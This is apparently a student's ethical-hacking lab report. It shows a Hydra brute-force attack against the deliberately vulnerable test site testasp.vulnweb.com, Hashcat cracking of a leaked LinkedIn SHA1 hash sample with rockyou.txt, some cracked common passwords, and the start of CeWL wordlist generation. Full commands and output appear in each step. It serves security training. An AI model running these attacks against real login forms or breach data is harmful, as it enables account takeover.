
- I copied the POST parameters from the request body:
tfUName=admin&tfUPass=1234

Invalid login!

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and is here to help you test. Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

Invalid login!

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	testasp.vulnweb.com	Login.asp?RetURL=%2FDefault.asp%3F	document	html	3.40 kB	3.22 kB
304	GET	testasp.vulnweb.com	favicon.ico	Favicon.loader.vulnweb.com (img)	html	cached	1.25 kB



- Next, I needed a password list.
- I copied the default `rockyou.txt.gz` from `/usr/share/wordlists/` to my home directory and decompressed it:

```
cp /usr/share/wordlists/rockyou.txt.gz ~/
gunzip rockyou.txt.gz
```

```
(paulina-czarnota@kali-virtualbox)-[~]
$ ls /usr/share/wordlists/
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt.gz wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt

(paulina-czarnota@kali-virtualbox)-[~]
$ cp /usr/share/wordlists/rockyou.txt.gz ~/

(paulina-czarnota@kali-virtualbox)-[~]
$ gunzip rockyou.txt.gz
```

- I verified that the file was extracted and inspected its contents:

```
cat rockyou.txt
```

```
123456  
12345  
123456789  
password  
iloveyou  
princess  
1234567  
rockyou  
12345678  
abc123  
nicole  
daniel  
babygirl  
monkey  
lovely  
jessica  
654321  
michael  
ashley  
qwerty  
111111  
iloveu  
000000  
michelle  
tigger  
sunshine  
chocolate  
password1  
soccer  
anthony  
friends  
butterfly  
purple  
angel  
jordan  
liverpool  
justin
```

- To ensure proper file permissions for Hydra to read it:

```
chmod 644 ~/rockyou.txt
```

```
$ chmod 644 ~/rockyou.txt
```

- Finally, I executed the Hydra brute-force attack using the following command:

```
hydra -l admin -P ~/rockyou.txt testasp.vulnweb.com http-post-form
"/Login.asp?RetURL=%2FDefault.asp%3F:tfUName=^USER^&tfUPass=^PASS^:Inval
id login!" -t 1 -w 10 -V -f
```

```
(paulina-czarnota@kali-virtualbox) [~]
$ hydra -l admin -P ~/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=%2FDefault.asp%3F:tfUName=^USER^&tfUPass=^PASS^:Inval
id login!" -t 1 -w 10 -V -f

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-27 22:05:16
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=%2FDefault.asp%3F:tfUName=^USER^&tfUPass=^PASS^:Inva
lid login
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345" - 2 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456789" - 3 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password" - 4 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "1234567" - 7 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rockyou" - 8 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nicole" - 11 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "daniel" - 12 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "babygirl" - 13 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "monkey" - 14 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "lovely" - 15 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jessica" - 16 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "michael" - 18 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "ashley" - 19 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "qwerty" - 20 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "111111" - 21 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveu" - 22 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "000000" - 23 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "michelle" - 24 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "tigger" - 25 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sunshine" - 26 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "chocolate" - 27 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password1" - 28 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "soccer" - 29 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "anthony" - 30 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "friends" - 31 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "butterfly" - 32 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "purple" - 33 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "angel" - 34 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "jordan" - 35 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "liverpool" - 36 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "justin" - 37 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "loveme" - 38 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "fuckyou" - 39 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123123" - 40 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "football" - 41 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "secret" - 42 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "andrea" - 43 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "carlos" - 44 of 14344399 [child 0] (0/0)
```

- This command tries different passwords from rockyou.txt against the username admin on the target web form until a valid login is found or the wordlist is exhausted.

Explanation:

- -l admin sets the username.
- -P ~/rockyou.txt specifies the password list.
- http-post-form tells Hydra which module to use.
- The path and POST body simulate the login form.
- "Invalid login!" is the failure message on the page used to detect incorrect logins.
- -V shows each login attempt.

- I watched the Hydra output live in the terminal as it attempted different combinations from the wordlist until it found the correct one:

```
[80][http-post-form] host: testasp.vulnweb.com  login: admin
[STATUS] attack finished for testasp.vulnweb.com (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-27 23:24:07

└─(paulina-czarnota㉿kali-virtualbox)~
```

2. What is the purpose and how can you use it in practice?

This lab showed me how brute-force attacks, hash cracking, and custom wordlist generation are used in ethical hacking to test system security and identify weak authentication mechanisms. These techniques simulate real-world attacks and give penetration testers the ability to assess password strength and application resilience.

The purpose of this lab was to:

- Demonstrate how attackers exploit weak passwords and improperly protected login forms.
- Learn how to use offensive tools like Hydra, Hashcat, and CeWL in a controlled environment.
- Understand the process of collecting, customizing, and applying password lists against various targets.

In practical cybersecurity roles, I could use this knowledge to:

- Audit the strength of password policies on internal or client-facing systems.
- Simulate brute-force attacks to test login rate limits and account lockout mechanisms.
- Crack password hashes during forensic investigations or system audits.
- Generate environment-specific wordlists that increase the success rate of dictionary-based attacks.

Knowing how these tools work allows me to not only test for vulnerabilities but also to advise on how to mitigate them—such as implementing multi-factor authentication, CAPTCHAs, rate-limiting, or using hashed and salted passwords. These skills are directly applicable in penetration testing, threat hunting, red teaming, and vulnerability assessment.

3. What did you learn and what is your personal takeaway?

I learned:

- How to inspect HTTP POST requests and extract form data using browser developer tools.
- How to use Hydra to brute-force web-based logins using valid POST request formatting.
- How to work with password lists like rockyou.txt, including decompressing and securing permissions.
- How a simple misconfiguration (like no account lockout or input rate limits) can expose a web app.

If I had to do the lab again, I would:

- Build a small, context-specific wordlist first to speed up testing and minimize noise.
- Explore Hydra modules for other protocols (e.g., SSH, FTP) to practice login attacks across services.

- Add logging or output redirection to better track successful attempts and failures.
- Set up a more realistic local testing environment (e.g., DVWA) for controlled experimentation.

Personal takeaway: This lab helped me understand just how accessible brute-force attacks can be with basic tools and poor configurations. It gave me practical knowledge of how attackers approach login forms and how defenders can recognize and prevent such attacks. I now feel more confident identifying weak authentication designs and recommending proper defensive strategies to secure web-based systems.

1. What did you do in detail?

In this task, I cracked password hashes from the 2016 LinkedIn password breach using Hashcat. The goal was to simulate how attackers exploit weak passwords and outdated hashing algorithms in real-world scenarios.

Task 2: Cracking LinkedIn Hashes Using Hashcat

Step 1: Download LinkedIn Hashes

- I opened the terminal in Kali Linux and downloaded the LinkedIn hash sample file using wget:

```
wget https://raw.githubusercontent.com/deargle/security-assignments/master/labs/files/LinkedIn_HalfMillionHashes.txt
```

```
(paulina-czarnota㉿kali-virtualbox)~]$ wget https://raw.githubusercontent.com/deargle/security-assignments/master/labs/files/LinkedIn_HalfMillionHashes.txt
--2025-04-27 23:48:36-- https://raw.githubusercontent.com/deargle/security-assignments/master/labs/files/LinkedIn_HalfMillionHashes.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8000::154, 2606:50c0:8000::154, 2606:50c0:8001::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8002::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20500000 (20M) [text/plain]
Saving to: 'LinkedIn_HalfMillionHashes.txt'

LinkedIn_HalfMillionHashes.txt 100%[=====] 19.55M 37.2MB/s in 0.5s

2025-04-27 23:48:38 (37.2 MB/s) - 'LinkedIn_HalfMillionHashes.txt' saved [20500000/20500000]
```

- This file contains 500,000 SHA1 password hashes leaked during the 2012 LinkedIn breach.

Step 2: Prepare Wordlist

- I already had rockyou.txt extracted from Task 1, so I confirmed its existence:

```
ls ~/rockyou.txt
```

```
(paulina-czarnota㉿kali-virtualbox)~]$ ls ~/rockyou.txt
/home/paulina-czarnota/rockyou.txt
```

- This file contains millions of commonly used passwords and is ideal for dictionary-based attacks.

Step 3: Read Hashcat Manual

- Before launching the attack, I read the manual to understand the command-line options:

```
man hashcat
```

```
(paulina-czarnota㉿kali-virtualbox)~]$ man hashcat
```

```

hashcat(1)                                     General Commands Manual
NAME
    hashcat - Advanced CPU-based password recovery utility
SYNOPSIS
    hashcat [options] hashfile [mask|wordfiles|directories]
DESCRIPTION
    Hashcat is the world's fastest CPU-based password recovery tool.
    While it's not as fast as its GPU counterpart oclHashcat, large lists can be easily split in half with a good dictionary and a bit of knowledge of the command switches.
    Hashcat is the self-proclaimed world's fastest CPU-based password recovery tool. Examples of hashcat supported hashing algorithms are Microsoft LM Hashes, MD4, MD5, SHA-family, Unix Crypt formats, MySQL, Cisco PIX.
OPTIONS
    -h, --help
        Show summary of options.
    -V, --version
        Show version of program.
    -m, --hash-type=NUM
        Hash-type, see references below
    -a, --attack-mode=NUM
        Attack-mode, see references below
    --quiet
        Suppress output
    --force
        Ignore warnings
    --stdin-timeout-abort
        Abort if there is no input from stdin for X seconds
    --machine-readable
        Display the status view in a machine-readable format
    --keep-guessing
        Keep guessing the hash after it has been cracked
    --self-test-disable
        Disable self-test functionality on startup
    --loopback
        Add new plains to induct directory
    -b, --benchmark
        Run benchmark
    --hex-salt
        Assume salt is given in hex
    --hex-charset
        Assume charset is given in hex
    Manual page hashcat(1) line 1 (press h for help or q to quit)

```

■ or

`hashcat -help`

```

(paulina-czarnota@kali-virtualbox) [~]
$ hashcat --help

hashcat (v6.2.6) starting in help mode

Usage: hashcat [options] ... hash|hashfile|hccapxfile [dictionary|mask|directory] ...

- [ Options ] -

```

Options Short / Long	Type	Description	Example
-m, --hash-type	Num	Hash-type, references below (otherwise autodetect)	-m 1000
-a, --attack-mode	Num	Attack-mode, see references below	-a 3
-V, --version		Print version	
-h, --help		Print help	
--quiet		Suppress output	
--hex-charset		Assume charset is given in hex	
--hex-salt		Assume salt is given in hex	
--hex-wordlist		Assume words in wordlist are given in hex	
--force		Ignore warnings	
--deprecated-check-disable		Enable deprecated plugins	
--status		Enable automatic update of the status screen	
--status-json		Enable JSON format for status output	
--status-timer	Num	Sets seconds between status screen updates to X	--status-timer=1
--stdin-timeout-abort	Num	Abort if there is no input from stdin for X seconds	--stdin-timeout-abort=300
--machine-readable		Display the status view in a machine-readable format	
--keep-guessing		Keep guessing the hash after it has been cracked	
--self-test-disable		Disable self-test functionality on startup	
--loopback		Add new plains to induct directory	
--markov-hcstat2	File	Specify hcstat2 file to use	--markov-hcstat2=my.hcstat2
--markov-disable		Disables markov-chains, emulates classic brute-force	
--markov-classic		Enables classic markov-chains, no per-position	
--markov-inverse		Enables inverse markov-chains, no per-position	
-t, --markov-threshold	Num	Threshold X when to stop accepting new markov-chains	-t 50
--runtime	Num	Abort session after X seconds of runtime	--runtime=10
--session	Str	Define specific session name	--session=mysession
--restore		Restore session from --session	
--restore-disable		Do not write restore file	
--restore-file-path	File	Specific path to restore file	--restore-file-path=x.restore
-o, --outfile	File	Define outfile for recovered hash	-o outfile.txt
--outfile-format	Str	outfile format to use, separated with commas	--outfile-format=1,3
--outfile-autohex-disable		Disable the use of '\$HEX[]' in output plains	
--outfile-check-timer	Num	Sets seconds between outfile checks to X	--outfile-check-timer=30
--wordlist-autohex-disable		Disable the conversion of '\$HEX[]' from the wordlist	
-p, --separator	Char	Separator char for hashlists and outfile	-p :
--stdout		Do not crack a hash, instead print candidates only	
--show		Compare hashlist with potfile; show cracked hashes	
--left		Compare hashlist with potfile; show uncracked hashes	
--username		Enable ignoring of usernames in hashfile	
--remove		Enable removal of hashes once they are cracked	
--remove-timer	Num	Update input hash file each X seconds	--remove-timer=30
--potfile-disable		Do not write potfile	
--potfile-path	File	Specific path to potfile	--potfile-path=my.pot
--encoding-from	Code	Force internal wordlist encoding from X	--encoding-from=iso-8859-15
--encoding-to	Code	Force internal wordlist encoding to X	--encoding-to=utf-32le
--debug-mode	Num	Defines the debug mode (hybrid only by using rules)	--debug-mode=4

Step 4: Run Hashcat to Crack Hashes

- I launched Hashcat with the following command to perform a straight dictionary attack:

```
hashcat --force -m 100 --remove --outfile=LinkedIn_cracked.txt  
LinkedIn_HalfMillionHashes.txt ~/rockyou.txt
```

```
(paulina-czarnota@kali-virtualbox) [~]  
hashcat --force -m 100 --remove --outfile=LinkedIn_cracked.txt LinkedIn_HalfMillionHashes.txt ~/rockyou.txt  
  
hashcat (v6.2.6) starting  
  
You have enabled --force to bypass dangerous warnings and errors!  
This can hide serious problems and should only be done when debugging.  
Do not report hashcat issues encountered when using --force.  
  
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 10.1.0, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]  
* Device #1: cpu-penryn-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1438/2941 MB (512 MB allocatable), IMCU  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
Hashes: 500000 digests; 500000 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1  
  
Optimizers applied:  
* Zero-Byte  
* Early-Skip  
* Not-Salted  
* Not-Iterated  
* Single-Salt  
* Raw-Hash  
  
ATTENTION! Pure (unoptimized) backend kernels selected.  
Pure kernels can crack longer passwords, but drastically reduce performance.  
If you want to switch to optimized kernels, append -O to your commandline.  
See the above message to find out about the exact limits.  
  
Watchdog: Temperature abort trigger set to 90c  
  
Host memory required for this attack: 0 MB  
  
Dictionary cache built:  
* Filename.: /home/paulina-czarnota/rockyou.txt  
* Passwords.: 14344392  
* Bytes....: 139921507  
* Keyspace..: 14344385  
* Runtime ...: 2 secs  
  
Cracking performance lower than expected?  
* Append -O to the commandline.  
    This lowers the maximum supported password/salt length (usually down to 32).  
* Append -w 3 to the commandline.  
    This can cause your screen to lag.  
* Append -S to the commandline.  
    This has a drastic speed impact but can be better for specific attacks.  
    Typical scenarios are a small wordlist but a large ruleset.  
* Update your backend API runtime / driver the right way:  
    https://hashcat.net/faq/wrongdriver  
* Create more work items to make use of your parallelization power:  
    https://hashcat.net/faq/morework  
  
Approaching final keyspace - workload adjusted.  
  
Session.....: hashcat  
Status.....: Exhausted  
Hash.Mode....: 100 (SHA1)  
Hash.Target....: LinkedIn_HalfMillionHashes.txt  
Time.Started...: Sun Apr 27 23:57:13 2025, (1 min, 13 secs)  
Time.Estimated...: Sun Apr 27 23:58:26 2025, (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (/home/paulina-czarnota/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#.....: 862.0 KHz/s (0.10ms) @ Accel:256 Loops:1 Thr:1 Vec:4  
Recovered.....: 144622/500000 (28.92%) Digests (total), 144622/500000 (28.92%) Digests (new)  
Remaining.....: 355378 (71.08%) Digests  
Recovered/Time ...: CUR:109562,N/A,N/A AVG:128096.60,N/A,N/A (Min,Hour,Day)  
Progress.....: 14344385/14344385 (100.00%)  
Rejected.....: 0/14344385 (0.00%)  
Restore.Point...: 14344385/14344385 (100.00%)  
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine...: Device Generator  
Candidates.#1...: $HEX[206b72697374656e61e6e65] → $HEX[042a0337c2a156616d6f732103]  
Hardware.Mon.#1.: Util:100%  
  
Started: Sun Apr 27 23:56:17 2025  
Stopped: Sun Apr 27 23:58:28 2025  
(paulina-czarnota@kali-virtualbox) [~]
```

- **Explanation:**
 - **--force** = Forces hashcat to run (ignore warnings).
 - **-m 100** = Hash type 100, meaning SHA1 (LinkedIn used SHA1).
 - **--remove** = Remove cracked hashes from the input file.
 - **--outfile=LinkedIn_cracked.txt** = Save cracked results into a new file.
 - **LinkedIn_HalfMillionHashes.txt** = The input file containing hashes.
 - **~/rockyou.txt** = The wordlist used to try and crack passwords.

Step 5: Check How Many Passwords Were Cracked

- After Hashcat finished running, I counted how many passwords were successfully cracked:

```
wc -l LinkedIn_cracked.txt
```

```
[ paulina-czarnota@kali-virtualbox:~ ]
$ wc -l LinkedIn_cracked.txt
144622 LinkedIn_cracked.txt
```

- I also checked how many were still left uncracked:

```
wc -l LinkedIn_HalfMillionHashes.txt
```

```
[ paulina-czarnota@kali-virtualbox:~ ]
$ wc -l LinkedIn_HalfMillionHashes.txt
355378 LinkedIn_HalfMillionHashes.txt
```

Step 6: View the Cracked Passwords

- To view the cracked hashes and their corresponding passwords, I used:

```
cat LinkedIn_cracked.txt
```

```
[ paulina-czarnota@kali-virtualbox:~ ]
$ cat LinkedIn_cracked.txt
7c4a8d09ca3762af61e59520943dc26494f8941b:123456
f7c3bc1d808e04732adf679965ccc34ca7ae3441:123456789
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8:password
ee8d8728f435fd550f83852aabab5234ce1da528:iloveyou
775bb961b81da1ca49217a48e533c832c337154a:princess
20eabe5d64b0e216796e834f52d61fd0b70332fc:1234567
7c222fb2927d828af22f592134e8932480637c0d:12345678
6367c48dd193d56ea7b0baad25b19455e529f5ee:abc123
5fee00239940f883d4c2854e41c7f989e75278a3:nicole
```

- This file listed each hash alongside the plaintext password that matched it, proving that many users reused weak or common credentials.

2. What is the purpose and how can you use it in practice?

This task helped me understand how password hashes from real data breaches—like the 2016 LinkedIn leak—can be cracked using Hashcat. The goal was to simulate how attackers exploit weak password choices and outdated hashing algorithms like SHA1.

The purpose of this task was to:

- Demonstrate how dictionary-based attacks work against leaked hashes.
- Show how quickly passwords can be recovered if insecure hashing is used.
- Teach me how to use Hashcat in a realistic offensive security scenario.

In practice, I can use this knowledge to:

- Assess the strength of user passwords during internal audits or penetration tests.
- Help organizations detect weak or reused credentials in exposed datasets.
- Recommend stronger hashing methods like bcrypt or Argon2 with salt and iterations.
- Identify trends in weak password usage and use this insight to educate clients and users.

If I work as a penetration tester or security analyst, this type of skill is essential when evaluating breach impact, identifying vulnerable users, or conducting red team operations. It also prepares me to assist in post-breach investigations or threat intelligence analysis where hash cracking is relevant.

3. What did you learn and what is your personal takeaway?

I learned:

- How to use Hashcat to perform a dictionary attack against a SHA1-hashed password list.
- How the -m option defines the hash type, and how Hashcat outputs cracked credentials.
- How common passwords like those in rockyou.txt can break thousands of hashes quickly.
- Why unsalted hashes (like in the LinkedIn leak) are especially dangerous.

If I had to do the lab again, I would:

- Use rules-based attacks in Hashcat (e.g., -r rules/best64.rule) to mutate words and improve crack rates.
- Try a hybrid attack combining dictionary and brute-force methods.
- Split and sort the hash file by frequency to prioritize common entries.

Personal takeaway: This lab showed me how real password leaks are exploited in practice and how even large companies can expose users by using outdated hashing methods. It reinforced the need for strong password policies, modern hash functions, and awareness of breach reuse risks. I now feel more prepared to audit password security, advise on best practices, and replicate realistic attack paths for training or assessment purposes.

1. What did you do in detail?


- In this task, I used CeWL (Custom Word List Generator) on Kali Linux to create a custom wordlist based on a target website. CeWL crawls web pages and extracts words that can be used in dictionary-based password cracking, especially when passwords are influenced by a person's environment (e.g., company name, blog, hobbies).
- Due to connectivity issues with <https://www.geeksforgeeks.org/>, I used <https://digi.ninja/> instead.

Task 3: Create a Targeted Wordlist Using CeWL

Step 1: View CeWL help page

- I opened the terminal and typed the following command to learn about CeWL's options:

```
cewl -h
```



(paulina-czarnota@kali-virtualbox)~]\$ cewl -h

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (<https://digi.ninja/>)
Usage: cewl [OPTIONS] ... <url>

OPTIONS:

- h, --help: Show help.
- k, --keep: Keep the downloaded file.
- d <x>, --depth <x>: Depth to spider to, default 2.
- m, --min_word_length: Minimum word length, default 3.
